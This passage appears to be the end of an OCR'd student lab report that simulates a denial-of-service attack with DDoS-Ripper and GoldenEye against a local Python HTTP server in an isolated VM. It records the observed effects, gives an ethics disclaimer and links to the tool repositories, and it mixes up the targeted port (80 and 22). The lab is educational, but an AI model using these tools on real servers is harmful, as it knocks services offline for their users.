
3. Started the HTTP server on port 80:


sudo python3 -m http.server 80




4. Observed effects on VM machine:


- ✓ Website became **unresponsive**.
- ✓ The VM **froze or slowed down**, simulating denial of service.
- ✓ Server logs showed flood of incoming connections from ***DDOS Ripper.***





✓ Server logs showed flood of incoming connections from ***DDOS GoldenEye***.





4. <u>TOOLS USED:</u>

5. ETHICAL AND LEGAL DISCLAIMER:

This experiment was conducted solely for academic purposes in a secure, isolated environment. No public or unauthorized systems were involved. Use of DoS tools on real-world servers without permission is illegal and unethical.

6. CONCLUSION:

The successful simulation of a Layer 4 TCP-based Denial of Service (DoS) attack using DDoS-Ripper via Termux on BlueStacks effectively demonstrated the impact such attacks can have on server availability. By targeting port 22 of an Ubuntu virtual machine within a bridged network environment, seamless LAN communication was achieved, and the resultant disruption to the SSH service clearly validated the attack's effects. This controlled setup proved both efficient and educational, offering a safe and ethical environment for cybersecurity learning. It stands as a powerful tool for students and researchers to explore network vulnerabilities and strengthen their understanding of defensive strategies in real-world scenarios.

7. REFERENECS:

GoldenEye GitHub Repository:
https://github.com/jseidl/GoldenEye

DDOS-Ripper GitHub Repository:
https://github.com/palahsu/DDoS-Ripper

Termux Official Documentation:
https://wiki.termux.com/wiki/Main_Page

Python HTTP Server (Python 3 Docs):
https://docs.python.org/3/library/http.server.html

Bridged Networking in VMware:
https://kb.vmware.com/s/article/1008825